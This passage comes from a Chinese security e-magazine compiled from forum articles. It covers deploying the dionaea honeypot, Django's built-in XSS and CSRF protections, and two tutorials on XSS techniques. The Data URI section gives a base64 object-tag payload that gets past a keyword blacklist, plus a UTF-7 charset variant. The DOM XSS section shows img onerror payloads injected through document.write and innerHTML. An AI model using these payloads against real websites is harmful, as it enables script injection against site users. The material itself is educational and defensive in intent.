dionaea 默认的配置会记录所有的活动，比如调试、消息、警告、错误、信息等，我们只是自己部署测试，如果按照默认的话有时候记录的日志文件会非常巨大，所以先来修改下默认日志配置。

配置文件路径：/opt/dionaea/etc/dionaea/dionaea.conf。

找到 levels = "all"，加上-debug，改成 levels = "all,debug"，选择调试模式。

找到 levels = "warning,error"，去掉 warning，改成 levels = "error"，不记录警告。

对于模块的讲解，将在（三）中实例分析，这里不多赘述。

因为 dionaea 默认是将记录的二进制文件上传到 sendbox 中进行分析，但是为了高效方便，我们还是自己配置 Http 处理程序来接受，我们用到 wwwhoney，一个基于 python 的 Http 蜜罐接收的小型服务器，下面我们来安装 wwwhoney。

```
root@ruo:/pre# wget http://ruo.me/tools/wwwhoney.tgz
root@ruo:/pre# tgz zxvf wwwhoney.tgz
```

```
root@ruo:/pre# chmod 777 wwwhoney -R
```

解压完毕设置好权限后我们需要修改目录下的 cgiserver.py，这也是启动程序，但是我们需要修改下里面的配置：

找到 cgi_directories = ["/cgi-bin/"] ，修改成 wwwhoney 目录下的 cgi-bin 目录，比如我的 wwwhoney 目录是在/pre.wwwhoney/，所以我就修改为 cgi_directories = ["/pre.wwwhoney/cgi-bin/"]，端口默认 9000，可以改也可以不改。

然后启动。

```
root@ruo:/pre/wwwhoney# python cgiserver.py &
[1] 2226
```

返回了 pid，说明启动成功，接下来我们打开 firefox 访问 http://127.0.0.1:9000/

终端返回数据。

```
root@ruo:/pre/wwwhoney# localhost - - [25/Jul/2013 10:59:13] "GET / HTTP/1.1" 200 -
localhost - - [25/Jul/2013 10:59:17] "GET /favicon.ico HTTP/1.1" 404 -
localhost - - [25/Jul/2013 10:59:22] "GET /binaries/ HTTP/1.1" 200 -
localhost - - [25/Jul/2013 10:59:25] "GET /cgi-bin/ HTTP/1.1" 200 -
localhost - - [25/Jul/2013 10:59:29] "GET /README HTTP/1.1" 200 -
localhost - - [25/Jul/2013 10:59:32] "GET /submit.html HTTP/1.1" 200 -
```

然后我们启动 dionaea。

```
root@ruo:/opt/dionaea/bin# ./dionaea -u nobody -g nogroup -p /opt/dionaea/var/dionaea.pid -D
```

返回结果，成功运行了。

```
Dionaea Version 0.1.0
Compiled on Linux/x86 at Jul 23 2013 13:51:54 with gcc 4.4.3
Started on ruo running Linux/i686 release 2.6.32-21-generic
[25072013 10:32:57] dionaea dionaea.c:245: User nobody has uid 65534
[25072013 10:32:57] dionaea dionaea.c:264: Group nogroup has gid 65534
```

（一）就此结束。在（二）里面，将介绍如何在 dionaea.conf 中进行适当的注释和添加，来确保 wwwhoney 进行正确的 Http 接收，并且会另外叙述一种非完整的简洁安装方法，适合无基础的朋友，因为（一）中讲解的是完整安装。并且在（三）里面将会详细叙述实例分析的有效手段和多复合冗杂记录的高效途径以及配置图例进行 GUI 界面的查看。

（连载中）责任编辑：游风

第2节 详细部署 dionaea 低交互式蜜罐和记录分析(二)

作者：Nandi

来自：法客论坛 – F4ckTeam

网址：http://team.f4ck.org/

上一篇文章中：详细部署 dionaea 低交互式蜜罐和记录分析（一），分析了安装过程和部分配置，准备工作都已完毕，下面就开始进行介绍高级配置和简便快捷的安装方法。

一、dionaea.conf 模块自定义高级配置

我们先来看下 moudle 节点，用来配置 dionaeae 所使用的工具模块，重点是 ihandler 段和 services 段，下面来看下这两个段的默认配置：

```
ihandlers = {
                handlers = ["ftpdownload", "tftpdownload", "emuprofile", "cmdshell", "store",
```

```
"uniquedownload",
                                "logsql",
//                                "virustotal",
//                                "mwserv",
//                                "submit_http",
//                                "logxmpp",
//                                "nfq",
//                                "p0f",
//                                "surfids",
//                                "fail2ban"
                                ]
                        }
                        services = {
                                serve = ["http", "https", "tftp", "ftp", "mirror", "smb", "epmap",
"sip","mssql", "mysql"]
                        }
```

可以看到，在 ihandlers 的配置中，已经默认开启了使用 SQLite 数据库作为数据存储，另外几项重要的如 mwserv，logxmpp，p0f，这些在（三）里面会详细说明。

另外从 services 配置中，模拟开启了多项服务，可以选择不必要的选项禁用掉，下面是重要服务的说明：

Tftp：接收任意文件传输以及检测针对 tftp 服务利用漏洞的攻击细节。

ftp：允许任意登陆并截取所有上传的文件。

Smb 和 epmap：Server Message Block 和 endpoint map，大多数被针对攻击的对象。

http 和 https：web 服务，服务端存储在$wwwroot/var/dionaea/wwwroot/目录下（$wwwroot 是 web 的目录）。

了解基本服务后可以选择不需要的进行注释或者删除来禁用，比如禁用 ftp 前面加上// 注释即可。

二、IP 地址的片段化访问匹配

先来看如下默认配置：

```
mode = "getifaddrs"
        addrs = { eth0 = ["::"] }
}
```

我们可以设置为 manual 手动模式，只需把 getifaddrs 改成 manual 即可，但是需要提供具体的 IP 片段和接口给 dionaea，继续看看对应的规则，（PS：貌似这是这部分文章的第一张图片吧），如图 4-2-1：

```
- manual - your decision
  addrs has to be provided, and should look like this
      addrs = { eth0 = ["1.1.1.1", "1.1.1.2"], eth1 = ["2.1.1.1", "2.1.1.2"] }
      you get the idea ...
      for most cases with more than one address
      addrs = { eth0 = ["0.0.0.0"] }
      will do the trick
      if you want to throw in ipv6 support as well ...
      addrs = { eth0 = ["::"] }
      note: ipv6 does not work with surfids yet,
      as ipv6 addresses are mapped to ipv4 and surfids fails to retrieve the sensor id for ::ffff:1.2.3.4
```


图　4-2-1

因为 dionaea 默认是绑定所有的 IPV4 和 IPV6 的地址，如果迭代的话在初始化会相当浪费时间，有需要的话可以修改成上述的手动模式，自定义绑定的 IP 地址和分散片段，这需要自

已定义 IP 片段和接口。

对于定义规则可能有些朋友不懂，简单写了几个配置规则举例，仅供修改参考：//在 eth1 绑定所有的 IPV4H 和 IPV6 地址：

```
addrs = { eth1 = [“::”], eth1 = [“0.0.0.0”] }
//在 eth1 绑定所有的 IPV6 地址：
addrs = { eth1 = [“::”] }
//在 eth2 绑定.99，在 eth1 绑定所有的 IPV4 地址：
addrs = { eth2 = [“192.168.1.99”], eth1 = [“0.0.0.0”] }
//在 eth2 绑定.99 和.101：
addrs = { eth2 = [“192.168.1.99”, “192.168.1.101”] }
//在 eth1 绑定所有的 IPV4 地址：
addrs = { eth1 = [“0.0.0.0”] }
```

绑定 IPV6 用::，IPV4 则是 0.0.0.0，单个 IP 片段则是逗号分隔 IP 地址，可以按照自己的应用或者实验进行混合匹配。

三、快捷安装配置 dionaea

```
root@ruo~# add-apt-repository ppa:honeynet/nightly
root@ruo:~# apt-get update
root@ruo:~# apt-get install dionaea
```

/etc/dionaea/dionaea.conf.dist 需要移动下：

```
root@ruo:~# mv /etc/dionaea/dionaea.conf.dist    /etc/dionaea/dionaea.conf
```

配置文件中指定了目录，例如：

```
tftp = {    root = "var/dionaea/wwwroot"
```

TFTP 服务的目录指定到 var/dionaea/wwwroot 建立目录，给予权限：

```
root@ruo:~# mkdir -p    /var/dionaea/wwwroot
root@ruo:~# mkdir –p    /var/dionaea/binaries
root@ruo:~# mkdir -p    /var/dionaea/log
root@ruo:~# chown –R    nobody:nogroup /var/dionaea/
```

然后替换成绝对地址：

```
root@ruo:~# sed -i 's/var\/dionaea\///g' /etc/dionaea/dionaea.conf
root@ruo:~# sed -i 's/log\//\/var\/dionaea\/log\//g' /etc/dionaea/dionaea.conf
root@ruo:~# cat /etc/dionaea/dionaea.conf | grep /var/di
                        file = "/var/dionaea/log/dionaea.log"
                        file = "/var/dionaea/log/dionaea-errors.log"
root@ruo:~#
```

OK，var 已经被替换成 /var 了。启动 dionaea，如图 4-2-2：




图　4-2-2

查看监听，如图 4-2-3：

```
root@ruo:~# netstat -antp | grep dionaea
tcp        0      0 192.168.1.103:80        0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 127.0.0.1:80            0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 192.168.1.103:21        0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 127.0.0.1:21            0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 192.168.1.103:1433      0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 127.0.0.1:1433          0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 192.168.1.103:443       0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 127.0.0.1:443           0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 192.168.1.103:445       0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 127.0.0.1:445           0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 192.168.1.103:5060      0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 127.0.0.1:5060          0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 192.168.1.103:5061      0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 127.0.0.1:5061          0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 192.168.1.103:135       0.0.0.0:*               LISTEN      19254/dionaea
tcp        0      0 127.0.0.1:135           0.0.0.0:*               LISTEN      19254/dionaea
```

图 4-2-3

查看伪造的服务，如图 4-2-4：

```
root@ruo:~# nmap -sT 127.0.0.1 -T4

Starting Nmap 5.00 ( http://nmap.org ) at 2013-10-20 13:37 CST
Interesting ports on localhost (127.0.0.1):
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
42/tcp   open  nameserver
80/tcp   open  http
135/tcp  open  msrpc
443/tcp  open  https
445/tcp  open  microsoft-ds
631/tcp  open  ipp
1433/tcp open  ms-sql-s
3306/tcp open  mysql
5060/tcp open  sip
5061/tcp open  sip-tls
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

图　4-2-4

本小节完。谢谢。

下次回来写最后一部分（三）——应用篇。

（连载中）责任编辑：游风

第五章 前端安全专栏

第1节 使用 Data URI 绕过 XSS 过滤

作者：bystander
来自：法客论坛—F4ckTeam
网址：http://team.f4ck.org/

看了 Data URI 这一节，不知是不是试读的原因，感觉作者写的有点简略，去看了点英文资料，学习了下，分享给大家。

Data URI，由 RFC 2397 定义，是为了直接嵌入小的文件到 HTML 文档里，而不是通过链接到存储在服务器上的文件这种方式，文件直接通过对内容进行 base64 编码存放。

本文讨论 Data URI 如何被用在 XSS 攻击中，主要是演示不同的方法。

1、什么是 Data URI

Data URI 是“自包含”的链接，它们直接把文档内容封装到 URI 里，data:URIs 因为是自包含的，所以并不通过我们以前的文件名连接来实现，当浏览器看到类似 application/octet-stream 类型的时候，就会把 URI 的内容保存到本地的一个文件里。

语法：

```
data:[mediatype][;base64],data
```

mediatype 是一个 MIME-type 字符串，像 image/jpeg 就代表是一个 jpeg 图像，如果不写，默认就是 text/plain;charset=US- ASCII，也就是纯文本了，如果是纯文本，那么我们可以看到纯文本了。否则，我们可以嵌入 base64 编码的其他文件到页面里。一般情况下，我们要在网页嵌入一个图片，是通 img 标签的链接来实现的。像这样：

```
<img src="images/myimage.gif">
```

通过 src 我们制定了一个外部资源，当浏览器渲染页面的时候，会向每一个外部链接发送一个请求，而通过 Data URI 方法，图片直接变成了 html 的一部分，比如：

```
<img src="
ywAAAAAMAAwAAAC8IyPqcvt3wCcDkiLc7C0qwyGHhSWpjQu5yqmCYsap
yuvUUlvONmOZtfzgFzByTB10QgxOR0TqBQejhRNzOfkVJ+5YiUqrXF5Y5
lKh/DeuNcP5yLWGsEbtLiOSpa/TPg7JpJHxyendzWTBfX0cxOnKPjgBzi
4diinWGdkF8kjdfnycQZXZeYGejmJlZeGl9i2icVqaNVailT6F5iJ90m6
mvuTS4OK05M0vDk0Q4XUtwvKOzrcd3iq9uisF81M1OIcR7lEewwcLp7tu
NNkM3uNna3F2JQFo97Vriy/Xl4/f1cf5VWzXyym7PHhhx4dbgYKAAA7">
```

可以看到和上一个同样的内容，如图 5-1-1：

图 5-1-1

2、Data URI 的限制

data: URI 模式对于短的值非常有用。注意，一些网站程序对 URL 会有长度限制。比如，火狐支持无限制长度的 Data URI，而 opera 浏览器则限制了 Data URI 大概 4100 个字符。

3、浏览器支持

Data URI 被大多浏览器支持，包含不限于火狐，和其他基于 Gecko 的浏览器，Safari，和 Opera，微软 IE7 及以下不支持，IE8 及以上仅仅在 CSS 文件中支持 Data URI。

4、为什么 Data URI 好

有很多情景都会用到 Data URI，比起传统的资源链接引用

1.提升 https 请求时候的速度；

2.浏览器通常是有确定的并发连接数的，Data URI 是不占用单独的一条连接数的；

3.图片很小，这样减少了一次 http 请求；

4.有时候访问外部资源限制很大；

5.图片是动态生成的。

当然 Data URI 也有缺点，比如被攻击，我们可以使用这个特性进行 XSS 攻击，下文详述。

5、使用 Data URI 进行 XSS 攻击

XSS 就不多说了，而通过 Data URI，我们可以通过 data:在被攻击的页面嵌入任何 html 或者脚本，举个例子，假设当我们登录成功的时候，页面这样返回一条信息：

```
<b>Welcome USER_INPUT</b>
```

web 应用程序通过黑名单机制过滤了用户输入下面的字符

script, javascript, alert, round brackets, double quotes, colon，

而为了执行 javascript，我们必须包含<script>标签，为了执行，我们使用 Data URI 来做，我们写入这样的东西：

```
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4="></object>
```

如图 5-1-2：




图　5-1-2

6、细节

这里，我们使用 Data URI 给 data:赋值给了一个 object 元素，object 是可以包含图片。js 脚本，pdf 等等的，data 属性引用资源，一般为外部链接。

通过 base64 编码


```
Base64-encoded payload: HNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=
Base64-decoded payload: <script>alert("Hello");</script>
```

当浏览器加载 object 标签的时候，就加载了我们的 javascript，就执行了脚本，可以通过 iframe 标签来绕过吗?

该技术也允许动态创建不同的 MIME 类型，攻击者可以创建 doc 或这 pdf 文档，这些文档可以包含一些溢出攻击，甚至还可以创建后门，比如：

```
data:application/msword;base64,0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/.....
```

一旦执行这个脚本，会提示下载 word，如图 5-1-3：



如图 5-1-3

7、什么时候使用 Data URI

1、xss 防御的一种方法就是黑名单，比如通过过滤 javascript，script 等等，Data URI 允许我们使用 base64 编码结果作为攻击，因此可以绕过黑名单。

2、一些应用程序会验证用户输入的字符编码，而 Data URI 允许我们指定编码，比如对于那些只验证了 utf-8 的，我们可以通过执行 utf-7 来绕过：

```
data:text/html;charset=utf-7;base64,PGh0bWw+DQo8aGVhZD4NCjx0aXRsZT5XZWxjb21lITw.....
```

如图 5-1-4：




图 5-1-4

8、Data URI 在 XSS 中的使用范围

Data URI 仅可以用在很少的几个 html 标签里，四个：

Anchor Tag

IFRAME Tag

Object Tag

Image Tag

9、结论

虽然 Data URI 可以被用在很少的几个标签里，但它帮助我们绕过黑名单，也允许动态创建不同的文件类型，对于那些不允许下载指定格式的服务器，我们可以通过这个来创建。（好吧，我还没想这个有啥用）。

（全文完）责任编辑：静默

第2节 Django 框架安全解析

作者：路人癸

来自：法客论坛—F4ckTeam

网址：http://team.f4ck.org

由于开发者的疏忽和各种语言特性的结合，XSS 漏洞的出现在所难免。但是一个好的框架能在设计上考虑到安全性，从根本上避免大部分的漏洞。Django 就是一个优秀的 web 框架，自带了防御 SQL 注入、XSS、CRSF、点击劫持等。

一个简单的例子：

```
#views.py
from django.http import HttpResponse
def hello(request):
    name = request.GET.get('name', 'world')
    return HttpResponse('<h1>Hello, %s!</h1>' % name)
```

如图 5-2-1：




图　5-2-1

可以看到 name 变量值直接显示在了网页中，这就是最简单的反射型 XSS。django 具有自动转义变量在模板中显示的功能，正确的方法是这样：

```
#views.py
from django.shortcuts import render_to_response
def hello(request):
    name = request.GET.get('name', 'world')
    return render_to_response('hello.html', {'name': name})
#hello.html
```

```
<h1>Hello, {{ name }}!</h1>
```

render_to_response 完成了加载模板、填充 context、将经解析的模板结果返回为 HttpResponse 对象这一系列操作，最重要的是默认对变量进行转义，如图 5-2-2：

图　5-2-2

在渲染模板时，已经对<>进行了转义，所以最终看到的是：

```
<h1>Hello, &lt;i&gt;world&lt;/i&gt;!</h1>
```

再看看如何防御 CSRF，如图 5-2-3：

图　5-2-3

提交表单返回 403，这是因为没有添加 CSRF cookie

```
#settings.py
MIDDLEWARE_CLASSES = (
    'django.middleware.common.CommonMiddleware',
    'django.contrib.sessions.middleware.SessionMiddleware',
    'django.middleware.csrf.CsrfViewMiddleware',                    #CSRF 中间件
    'django.contrib.auth.middleware.AuthenticationMiddleware',
    'django.contrib.messages.middleware.MessageMiddleware',
    # Uncomment the next line for simple clickjacking protection:
    # 'django.middleware.clickjacking.XFrameOptionsMiddleware',
)
```

注意中间件只对 POST 请求有效，因为不提倡使用 GET，必须自己确保这一点！

官方文档中说:

“在设置文件中将 'django.contrib.csrf.middleware.CsrfMiddleware' 添加到 MIDDLEWARE_CLASSES 设置中可激活 CSRF 防护。”

已经不正确了。

因为在 django1.5 中已经移除了这个模块，根据错误提示，在表单中添加{% csrf_token %}和 context_instance=RequestContext(request)，提交成功。

```
#views.py
from django.shortcuts import render_to_response, RequestContext
def hello(request):
    name = request.GET.get('name', 'world')
    return render_to_response('hello.html', {'name': name},context_instance=RequestContext(request))
```

如图 5-2-4：

图 5-2-4

CSRF 中间件就能修改请求，添加一个隐藏字段 csrfmiddlewaretoken，值为当前会话 ID 加上一个密钥的散列值。然后在请求传入时，检查 csrfmiddlewaretoken 是否正确，从根本上防御了 CSRF。

从上面两个例子可以看出防御 XSS 并不困难，使用一个安全的框架就能避免，希望安全开发能早日普及到每个人！

（全文完）责任编辑：静默

第3节 DOM XSS 挖掘方法浅析

作者：xfkxfk

来自：法客论坛—F4ckTeam

网址：http://team.f4ck.org

DOM XSS 挖掘方法浅析

关于 DOM XSS 的定义就不在做详细解释啦。

这里我们主要讲讲我们在日常挖掘 DOM XSS 时都存在那些类型，一般在什么情况下会出现 DOM XSS，是什么原因导致 DOM XSS 的存在。下面一一介绍。

前提

首先我们在挖掘 DOM XSS 时：

第一步，先要确定我们的输入的测试内容是否在页面输出；

第二步，如果页面输出了我们的输入的测试内容，看看他输出的具体内容是什么；

第三步，最后要了解这个页面里，javascript 拿这个输出干了什么。

所以，我们必须要确定我们能控制的参数，如

```
http://www.test.com/index.html?name=123
```

这个 url 中的 name 参数是我们能控制的。

0x001 document.write

第一种情况就是我们输入的内容通过 document.write 输出到了页面中。

```
<SCRIPT>
var url = unescape(document.URL);
var allargs = url.split("?")[1];
if (allargs!=null && allargs.indexOf("=")>0)
    {
            var args = allargs.split("&");
```

```
            for(var i=0; i<args.length; i++)
        {
            document.write(args[i]);
         }
    }
</SCRIPT>
```

当我们访问这个链接时：

```
http://10.65.20.198/domxss/doc_write.html?name=test
```

参数 name=<img src=1 onerror=alert(1)>时，通过 document.write()写入到 dom 树中，从而输出到了页面中，如图 5-3-1：




图　5-3-1

这样我们就通过控制 name 参数，从而触发了 DOM XSS。

0x002 document.getElementById("x").innerHTML

第二种就是我们输入的内容通过 document.getElementById("x").innerHTML 改变了标签 ID 为 x 的标签内容。

```
<div id="a">xxx</div>
<script type="text/javascript">
var url = unescape(document.URL);
```

```
var allargs = url.split("?")[1];
if (allargs!=null && allargs.indexOf("=")>0)
        {
                var args = allargs.split("&");
                for(var i=0; i<args.length; i++)
                {
                        document.getElementById("a").innerHTML = args[i];
                }
        }
</script>
```

原本标签 xxx 中的值是 xxx，当访问下面连接时：

```
http://10.65.20.198/domxss/doc_getE_inner.html?name=test
```

标签中的内容通过 document.getElementById("x").innerHTML，变成了 name=test，如图 5-3-2：

